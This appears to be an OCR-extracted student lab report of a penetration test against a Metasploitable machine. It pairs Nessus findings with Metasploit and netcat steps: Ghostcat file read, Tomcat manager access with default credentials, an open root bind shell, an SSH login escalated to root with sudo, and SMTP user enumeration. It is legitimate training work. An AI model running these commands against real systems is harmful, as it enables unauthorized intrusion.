
```
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.1.2
rhosts => 192.168.1.2
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > options
```



Mitigation:


- Secure Tomcat with SSL/TLS.
- Update Tomcat regularly and configure strong authentication.

Nessus Scan :



There are 9 critical Vulnerabilities:


1- **8009/tcp open ajp13 Apache Jserv (Protocol v1.3)**




References


CVE	CVE-2020-1745
CVE	CVE-2020-1938
XREF	CISA-KNOWN-EXPLOITED:2022/03/17
XREF	CEA-ID:CEA-2020-0021

I tried the first one [CVE-2020-1745] but It didn't work , but the second one worked




So I set the rhost to → 192.168.200.134 (target machine)





File saved to this path :



File opened :

```
┌──(kali㉿kali)-[~/.msf4/loot]
└─$ cat 20241017141555_default_192.168.200.134_WEBINFweb.xml_625997.txt
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
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      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
```

Mitigation : Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

2- **8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1**

171340 - Apache Tomcat SEoL (<= 5.5.x)

Synopsis

An unsupported version of Apache Tomcat is installed on the remote host.

Description

According to its version, Apache Tomcat is less than or equal to 5.5.x. It is, therefore, no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

See Also

https://tomcat.apache.org/tomcat-55-eol.html

Solution

Upgrade to a version of Apache Tomcat that is currently supported.

Risk Factor

Critical

CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2023/02/10, Modified: 2024/05/06


Plugin Output

tcp/8180/www

```
URL                                : http://192.168.56.102:8180/
Installed version                  : 5.5
Security End of Life               : September 30, 2012
Time since Security End of Life (Est.) : >= 11 years
```


When I open a web site I found the same version , so It give an indicator that I am in the right

way .



Unfortunately , I have not faced any exploits , but I got the ability to open manager page with writing this In URL http://192.168.200.134:8180/manager/html

After that I have the ability to open the page by using a default credentials username: tomcat password : tomcat



3- 1524/tcp: Bindshell (Metasploitable root shell)

51988 - Bind Shell Backdoor Detection

Synopsis

The remote host may have been compromised.

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2011/02/15, Modified: 2022/04/11

Plugin Output

tcp/1524/wild_shell

```
Nessus was able to execute the command "id" using the
following request :


This produced the following truncated output (limited to 10 lines) :
------------------------------ snip ------------------------------
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

------------------------------ snip ------------------------------
```

We found that we can login without any authentication :

So I will use the NetCat to open a bind shell !

So now we have a root shell on the target.

4- 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

32314 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Synopsis

The remote SSH host keys are weak.

Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc

http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

We found that it was a weak login credentials , so we will search an exploit to login :

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  De
scription
   -  ----                                      ---------------  ----    -----  --
---------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SS
H Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SS
H Public Key Login Scanner
```

I will use the first one [0], and show the options to know what I need to provide

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank
                                                username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all us
                                                ers
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0
                                                to 5
   CreateSession     true             no        Create a new session for every
                                                 successful login
   DB_ALL_CREDS      false            no        Try each user/password couple
                                                stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the curre
                                                nt database to the list
```

I open the anonymous login and provide the required inputs:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.200.134
rhosts => 192.168.200.134
msf6 auxiliary(scanner/ssh/ssh_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  2         shell linux   SSH kali @   192.168.200.130:41555 → 192.168.200.134
                                       :22 (192.168.200.134)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

whoami
msfadmin
sudo -l
[sudo] password for msfadmin: msfadmin
User msfadmin may run the following commands on this host:
    (ALL) ALL

sudo su
whoami
root
```

Finally we got a root shell !!

5- 25/tcp open smtp Postfix smtpd

20007 - SSL Version 2 and 3 Protocol Detection

Synopsis

The remote service encrypts traffic using a protocol with known weaknesses.

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.

- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

See Also

https://www.schneier.com/academic/paperfiles/paper-ssl.pdf

http://www.nessus.org/u?b06c7e95

http://www.nessus.org/u?247c4540

https://www.openssl.org/~bodo/ssl-poodle.pdf

http://www.nessus.org/u?5d15ba70

https://www.imperialviolet.org/2014/10/14/poodle.html

https://tools.ietf.org/html/rfc7507

https://tools.ietf.org/html/rfc7568

Solution

Consult the application's documentation to disable SSL 2.0 and 3.0.

Use TLS 1.2 (with approved cipher suites) or higher instead.

Risk Factor

Critical

CVSS v3.0 Base Score

192.168.56.102 15

we search on the mentioned CVE in Nessus but it didn’t work , so we go to search about version and then search for smtp_enumeration to find users on the server :

```
msf6 > search CVE-2019-10682
[-] No results from search
msf6 > search smtp_ver

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_version   .                normal  No     SMTP Banner G
rabber


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scan
ner/smtp/smtp_version

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_version) > options
```

```
msf6 > search smtp_enu

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum    .                normal  No     SMTP User Enumer
ation Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scan
ner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.200.134
rhosts => 192.168.200.134
msf6 auxiliary(scanner/smtp/smtp_enum) > run
```

Now we find some users on the server

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.200.134:25    - 192.168.200.134:25 Banner: 220 metasploitable.localdomain ES
MTP Postfix (Ubuntu)
[+] 192.168.200.134:25    - 192.168.200.134:25 Users found: , backup, bin, daemon, distc
cd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix,
postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.200.134:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

We went to nc command to connect with the server , and verify users :

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.200.134 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
421 4.4.2 metasploitable.localdomain Error: timeout exceeded
```